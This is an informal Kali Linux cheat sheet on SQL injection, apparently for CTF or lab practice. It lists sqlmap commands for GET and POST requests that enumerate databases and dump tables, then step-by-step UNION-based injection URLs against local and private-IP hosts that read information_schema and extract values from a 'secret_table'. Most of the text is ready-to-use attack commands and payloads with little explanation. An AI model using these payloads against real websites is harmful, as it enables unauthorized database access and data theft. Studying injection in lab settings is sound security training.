Cheat Sheet

Kali linux | Cyber Security

Bro.. look this , server got many SYN packets !!

Wait.. why our server so slow ?..

Mark… you cooked…


| SQL Injection |

- GET METHOD

sudo sqlmap -u http://127.0.0.1/index.php?id=1 –-dbs

sudo sqlmap -u http://127.0.0.1/index.php?id=1 –D database_name --tables

sudo sqlmap -u http://127.0.0.1/index.php?id=1 –D database_name -T table_name –-dump



- POST METHOD

1. Get request and save in to .txt file (Ex. sql.txt)


2. -p this flag you need to type the value parameter (u can see in request information)

sudo sqlmap -r sql.txt –dbs -p id

** and do the same step as GET METHOD **

- UNION SQL Injection

** This part we working on url input , and output gonna displaying on the website **



Normal link : http://172.18.0.109/index.php?id=1

0. Check columns & Check which columns are displayed

- 1) http://172.18.0.109/index.php?id=1' ORDER BY 1-- -

  or (check columns)

- 2) http://172.18.0.109/index.php?id=1' UNION SELECT 1, 2, 3, 4-- -

- http://172.18.0.109/index.php?id=1' UNION SELECT 1,@@version,3,4-- -

1. Get databases

- http://172.18.0.109/index.php?id=1' UNION SELECT 1, schema_name, 3, 4 FROM information_schema.schemata-- -

2. Get tables

- http://172.18.0.109/index.php?id=1' UNION SELECT 1, table_name, 3, 4 FROM information_schema.tables WHERE table_schema = 'flag'-- -

3. Get columns

- http://172.18.0.109/index.php?id=1' UNION SELECT 1, column_name, 3, 4 FROM information_schema.columns WHERE table_name = 'secret_table'-- -

4. Get datas

- http://172.18.0.109/index.php?id=1' UNION SELECT 1, secret_value, 3, 4 FROM flag.secret_table-- -